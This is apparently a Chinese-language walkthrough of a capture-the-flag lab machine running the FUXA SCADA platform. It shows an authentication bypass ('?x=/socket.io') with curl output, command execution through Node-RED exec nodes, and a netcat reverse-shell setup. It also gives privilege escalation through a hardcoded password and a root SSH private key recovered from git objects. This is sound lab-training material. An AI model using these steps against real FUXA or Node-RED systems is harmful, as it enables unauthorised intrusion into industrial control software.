

FUXA 复盘

作者	难度	平台
hel2zy	medium(根据自己的情况定的)	mazesec

信息收集

```

└─ /tmp/123 ─────────────────── root@kali 03:39:07
└─ nmap 192.168.56.120 -p-
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 03:39 -0400
Nmap scan report for 192.168.56.120
Host is up (0.00092s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1881/tcp   open  ibm-mqseries2
MAC Address: 08:00:27:0B:B4:16 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 43.75 seconds
└─ /tmp/123 ─────────────────── root@kali 03:39:56
└─ nmap 192.168.56.120 -p22,80,1881 -sc -sv
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-25 03:43 -0400
Nmap scan report for 192.168.56.120
Host is up (0.0072s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: FUXA
1881/tcp   open  http     Node.js Express framework
|_http-title: FUXA
MAC Address: 08:00:27:0B:B4:16 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds

```

对于80 1881 端口进行访问，发现内容是一样的。

对该网站捣鼓了一会后，猜测该网站应该是某种框架，搜索 FUXA：

国内版国际版

Q FUXA

网页 图片 视频 学术 词典 地图 更多



Github

https://github.com › frangoteam › FUXA 翻译此结果

GitHub - frangoteam/FUXA: Web-based...


FUXA is a **web-based SCADA / HMI platform** for industrial automation, IoT and real-time process visualization. It allows you to build modern dashboards, connect industrial devices and monitor machines usin... 展开

Installing and Running

FUXA is developed with NodeJS (backend) and Angular (frontend).
You need to have installed Node Version 14.21.3 (npm 6.14.18) || 16.20.2 (npm...

 Github

搜索到的第一个内容就在 `GitHub` 上，进去查看了一下其中的内容，猜测 `FUXA` 是开源的的，源码内容可能就在 `Github` 上。



我们可以在 `security and quality` 查看最近的安全报告：

Unauthenticated Remote Code Execution via Script Test Mode Authorization Bypass	High
Unauthenticated arbitrary tag value disclosure via /api/getTagValue	Moderate
Pre-auth RCE via Path Manipulation & Configuration Injection	High
Hardcoded fallback JWT signing secret	High
Path Traversal Sanitization Bypass	High
FUXA Unauthenticated Remote Arbitrary Scheduler Write	Critical
FUXA Unauthenticated Remote Arbitrary Device Tag Write	Critical
FUXA Unauthenticated Remote Code Execution via Arbitrary File Write in Upload API	Critical
FUXA Unauthenticated Remote Code Execution via Hardcoded JWT Secret in Default Configuration	Critical
FUXA Unauthenticated Remote Code Execution in Node-RED Integration	Critical

我们要缩小查找范围，必须确定 `FUXA` 的版本，`FUXA` 的版本信息：在 `main.*.js` 或 `package.json` 文件中可以看到，但 `package.json` 必须有权限才能看，所以这里只能从前端看：



从控制台可以看到，`FUXA` 的版本信息为： `1.2.8-2638`，我们只需要搜索影响 `1.2.8` 的 `CVE` 公开漏洞。

我查到 `CVE-2026-43945` 可以利用，漏洞原理：

`CVE-2026-43945` 漏洞是认证中间件中的 **路径混淆缺陷**。服务器使用子串匹配完整 URL（包括查询参数）来排除某些路径不进行认证。

设计逻辑：

```
const url = req.originalUrl || req.url || req.path;
if (url.includes('/socket.io')) return next();
```

通过在任何管理请求后附加 `?x=/socket.io`，中间件会被“欺骗”，将该请求视为公开的 `WebSocket` 握手，从而完全绕过 `secureEnabled` 和 `nodeRedAuthMode` 的检查。

漏洞验证：

```
# 这是正常访问下的
curl http://192.168.56.120:1881/api/version
{"error":"unauthorized_error","message":"Authentication required!"}#
# 利用?x=/socket.io 绕过
curl -i "http://192.168.56.120:1881/api/version?x=/socket.io"
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Headers: x-access-token, x-auth-user, Origin, Content-Type,
Accept
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Mon, 25 May 2026 13:03:50 GMT
X-RateLimit-Reset: 1779714267
Content-Type: application/json; charset=utf-8
Content-Length: 7
ETag: W/"7-Cirs2uSpdAjnR3V3ReVBOKiq2OQ"
Connection: keep-alive
Keep-Alive: timeout=5


"1.0.0"#
```

这个可以绕过受保护的 `/nodered/*` 端点的认证检测，可以配合 `Node-RED` 进行远程代码执行。

漏洞利用


`http://192.168.56.120:1881/nodered/?x=/socket.io#flow/tab_1` 访问这个页面：

1. `inject` 移动到右边的空白区域
2. `exec` 移动到右边的空白区域，并在命令写入 `whoami`



3. `debug` 移动到右边的空白区域

4. 将他们连接起来，就像这样：




5. `exec` 我们可以看到三个节点，从上到下代表：标准输出 标准错误输出 返回代码；其实把 标准输出 标准错误输出连接到debug就可以。

6. 看到部署没有，点击部署。



7. 点击注入左边的按钮，注入成功后，可以在调试窗口看到命令执行的结果。




基本上就是这样利用的，反向shell，只需要把 `whoami` 更改为反向shell的payload，按上面的6，7操作再走一遍即可。

反向shell获取立足点

```
# kali
nc -lvnp 39666
listening on [any] 39666 ...
```

payload 如下图：



```
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.120] 53654
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
script -qc /bin/bash /dev/null
www-data@FUXA:/opt/fuxa/FUXA/server$ ^Z
```

```

[1] + 1125 suspended nc -lvpn 39666
stty raw -echo;fg
[1] + 1125 continued nc -lvpn 39666

reset

reset: unknown terminal type unknown
Terminal type? xterm
www-data@FUXA:/opt/fuxa/FUXA/server$ export SHELL="/bin/bash"
www-data@FUXA:/opt/fuxa/FUXA/server$ export TERM="xterm-256color"
www-data@FUXA:/opt/fuxa/FUXA/server$ stty size
24 80
# kali
stty size
34 82
# 靶机
www-data@FUXA:/opt/fuxa/FUXA/server$ stty rows 34 columns 82

```

系统内部信息收集

```

www-data@FUXA:/opt/fuxa/FUXA/server$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
git:x:1001:1001:Git:/home/git:/bin/bash

```

两个用户 root git

查看了 sudo、suid、capabilities、内网端口开放情况、内核漏洞，都没有可以利用的信息，经出题人提示：定时任务。

上传 pspy64 到靶机上，chmod +x ./pspy64。

```

./pspy64

2026/05/26 00:14:02 CMD: UID=1001 PID=4179 | /bin/bash -c
/opt/fuxa/FUXA/server/scripts/local-sync.sh >/dev/null 2>&1
2026/05/26 00:14:02 CMD: UID=1001 PID=4180 | /usr/bin/sshpas -p
/usr/bin/ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null
git@127.0.0.1 /usr/local/bin/theme-refresh --quick

```

发现两个可疑进程，查看 local-sync.sh：

```

cat /opt/fuxa/FUXA/server/scripts/local-sync.sh
#!/bin/bash
set -euo pipefail

LOCAL_HOST="${1:-127.0.0.1}"
GIT_USER="git"
GIT_PASS="wi3fw39w0j12e"
REMOTE_CMD="/usr/local/bin/theme-refresh --quick"

exec /usr/bin/sshpas -p "$GIT_PASS" /usr/bin/ssh \
-o StrictHostKeyChecking=no \
-o UserKnownHostsFile=/dev/null \
"${GIT_USER}@${LOCAL_HOST}" "$REMOTE_CMD"

```

获取到git的ssh凭据: `git : wi3fw39w0j12e`。

```
ssh git@192.168.56.120 -p 22
git@192.168.56.120's password:
Linux FUXA 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
git@FUXA:~$ cat user.txt
flag{git-ba9f11ecc3497d9993b933fdc2bd61e5}
```

我是真没想到，最后是通过 .git 泄露获取ssh私钥，我想记录一下这个过程：

```
git@FUXA:~$ find / -name .git 2>/dev/null
/opt/fuxa/FUXA/.git
git@FUXA:~$ cd /opt/fuxa/FUXA
git@FUXA:/opt/fuxa/FUXA$ git log
commit b7aab7ba14f943a94302f2e04bc86e621c2eb558 (HEAD -> main)
Author: field-ops <ops@localhost>
Date:   Fri Dec 19 10:36:00 2025 -0500

    docs: note asset bundle slot convention

commit 15a61556c42d78d6b99746036e10545c446eac14
Author: field-ops <ops@localhost>
Date:   Fri Dec 19 10:08:00 2025 -0500

    ui: stage northbank station dashboard copy

commit fbb0edc67415359de5008f5a4b582229357455c
Author: field-ops <ops@localhost>
Date:   Fri Dec 19 09:12:00 2025 -0500

    ops: keep local theme sync helper

commit 5d8463f5d1cf6fac512ff3f4c6889901330c4c21 (grafted, tag: v1.2.8)
Author: unocelli <unocelli@gmail.com>
Date:   Thu Dec 18 21:02:23 2025 +0100

    Build for release
```

通过 `git show hash`，发现：只有 `fbb0edc67415359de5008f5a4b582229357455c` hash的内容是关于脚本的，剩下两个关于描述。

```
git@FUXA:/opt/fuxa/FUXA$ git show fbb0edc67415359de5008f5a4b582229357455c
commit fbb0edc67415359de5008f5a4b582229357455c
Author: field-ops <ops@localhost>
Date:   Fri Dec 19 09:12:00 2025 -0500
```

ops: keep local theme sync helper

```
diff --git a/server/scripts/local-sync.sh b/server/scripts/local-sync.sh
new file mode 100644
index 0000000..a898e28
--- /dev/null
+++ b/server/scripts/local-sync.sh
@@ -0,0 +1,12 @@
+#!/bin/bash
+set -euo pipefail
+
+LOCAL_HOST="${1:-127.0.0.1}"
+GIT_USER="git"
+GIT_PASS="wi3fw39w0j12e"
+REMOTE_CMD="/usr/local/bin/theme-refresh --quick"
+
+exec /usr/bin/sshpas -p "$GIT_PASS" /usr/bin/ssh \
+ -o StrictHostKeyChecking=no \
+ -o UserKnownHostsFile=/dev/null \
+ "${GIT_USER}@${LOCAL_HOST}" "$REMOTE_CMD"
```

这些内容对于root提权并没有价值。

```
git@FUXA:/opt/fuxa/FUXA$ git branch -a
* main
# 只有一个分支
git@FUXA:/opt/fuxa/FUXA$ git tag -l
v1.2.8
# 这个就是 commit 5d8463f5d1cf6fac512ff3f4c6889901330c4c21 (grafted, tag: v1.2.8)
# 没有任何信息
git@FUXA:/opt/fuxa/FUXA$ git stash list
# 没有任何暂存信息
git@FUXA:/opt/fuxa/FUXA$ git for-each-ref --format='% (refname) %(objectname)'
refs/heads/main b7aab7ba14f943a94302f2e04bc86e621c2eb558
refs/tags/v1.2.8 5d8463f5d1cf6fac512ff3f4c6889901330c4c21
# 仓库里并没有藏别的引用
git@FUXA:/opt/fuxa/FUXA$ git rev-parse --is-shallow-repository
true
# 查看这个仓库是不是“浅克隆”。
# 是浅克隆，证明前面并没有隐藏提交
git@FUXA:/opt/fuxa/FUXA$ cat .git/shallow
5d8463f5d1cf6fac512ff3f4c6889901330c4c21
# 浅边界具体记录的是：5d8463f5d1cf6fac512...
# 本地历史到这里就结束了
git@FUXA:/opt/fuxa/FUXA$ git fsck --full --no-reflogs --unreachable
Checking object directories: 100% (256/256), done.
Checking objects: 100% (1441/1441), done.
unreachable tree c571b7107cec708b402a3ff1264f4ec42ae09cea
unreachable commit a272d4c0e5e6ba742bbe7a5039c46813fe38a79c
unreachable blob 8495c96d487d9a591406d835f2738aceebee9612
unreachable tree 26cdc4b8b8eab6efd49ea0f77d22d7094b88bdac
# 列出了这些不可达对象
# 有效内容有：
unreachable commit a272d4c0e5e6ba742bbe7a5039c46813fe38a79c
unreachable blob 8495c96d487d9a591406d835f2738aceebee9612
```

```

unreachable tree 26cdc4b8b8eab6efd49ea0f77d22d7094b88bdac
git@FUXA:/opt/fuxa/FUXA$ git show 8495c96d487d9a591406d835f2738aceebee9612
#!/bin/bash
set -euo pipefail

BASE="/opt/.cache-loader"
MANIFEST="$BASE/state/.sprite-manifest"
READER="/usr/local/bin/cache-snapshot"

[ -x "$READER" ] || exit 0
[ -r "$MANIFEST" ] || exit 0

slot="$(awk -F= ' $1=="active"{print $2}' "$MANIFEST" 2>/dev/null | tr -d
'[:space:]')'"
[ -n "$slot" ] || slot="stable"

"$READER" verify icons "$slot" >/dev/null 2>&1 || true
# 我们可以看到存在两个文件.sprite-manifest和cache-snapshot
# 查看这两个文件的内容:
git@FUXA:/opt/.cache-loader/state$ cat .sprite-manifest
active=stable
theme=nightshift
build=20260506
git@FUXA:/opt/.cache-loader$ cat /usr/local/bin/cache-snapshot
#!/bin/bash
set -euo pipefail

ACTION="${1:-}" # verify
NS="${2:-}" # icons
SLOT="${3:-stable}"
STORE="/opt/.cache-loader/state"
MAP="$STORE/.slots/$NS"

[ -r "$MAP" ] || exit 1

ref="$(awk -v s="$SLOT" ' $1==s{print $2}' "$MAP" | tail -n 1)"
[ -n "$ref" ] || exit 1

case "$ACTION" in
verify)
    GIT_DIR="$STORE" /usr/bin/git cat-file -e "$ref"
    ;;
stat)
    GIT_DIR="$STORE" /usr/bin/git cat-file -s "$ref"
    ;;
dump)
    GIT_DIR="$STORE" /usr/bin/git cat-file blob "$ref"
    ;;
*)
    exit 1
    ;;
esac
# /opt/.cache-loader/state 类似于 .git 文件夹
# 查看 /opt/.cache-loader/state/.slots/ 目录
git@FUXA:~$ ls -al /opt/.cache-loader/state/.slots/
total 12

```



```

drwxr-x--- 2 root git 4096 Dec 20 10:30 .
drwxr-x--- 8 root git 4096 Dec 20 10:30 ..
-rw-r----- 1 root git 98 Dec 20 10:30 icons
git@FUXA:~$ cat /opt/.cache-loader/state/.slots/icons
stable 5eabba81b7dc9671da29ba0f45f5b6735bf479f8
fallback cbe10abbd6222a4fe029f5274aac4b35dfd65490
git@FUXA:~$ GIT_DIR=/opt/.cache-loader/state git cat-file -t
5eabba81b7dc9671da29ba0f45f5b6735bf479f8
blob
# 对象类型为 blob
# 直接读取
git@FUXA:~$ GIT_DIR=/opt/.cache-loader/state git cat-file blob
5eabba81b7dc9671da29ba0f45f5b6735bf479f8
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnZaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAatzc2gtZW
QyNTUxOQAAACC5DI8wLz9Sg+DORiIyh1kmN+3va6kG+s7C/ocZ5f1e0wAAAJAy0ok2MtKJ
NgAAAAatzc2gtZWQyNTUxOQAAACC5DI8wLz9Sg+DORiIyh1kmN+3va6kG+s7C/ocZ5f1e0w
AAAEUCU4VgU3F+nMQ7Ty/LKklFRFNgHmSnFZTuqlX5TLBwr+bkmjzAvP1KD4M5GIjKHWSY3
7e9rqQb6zsL+hxnl/V7TAAACnJvb3RATXViYW4BAGM=
-----END OPENSSH PRIVATE KEY-----

```

我们已经获取了 root 的 私钥。

获取flag

```

vim ssh
chmod 600 ./ssh
ssh root@192.168.56.120 -p 22 -i ./ssh
Linux FUXA 6.12.86+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.86-1 (2026-05-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 03:08:01 2026 from 192.168.56.1
root@FUXA:~# ls
root.txt
root@FUXA:~# cat root.txt
flag{root-a01a6651f93b105d6fa6908d37a43275}
root@FUXA:~#

```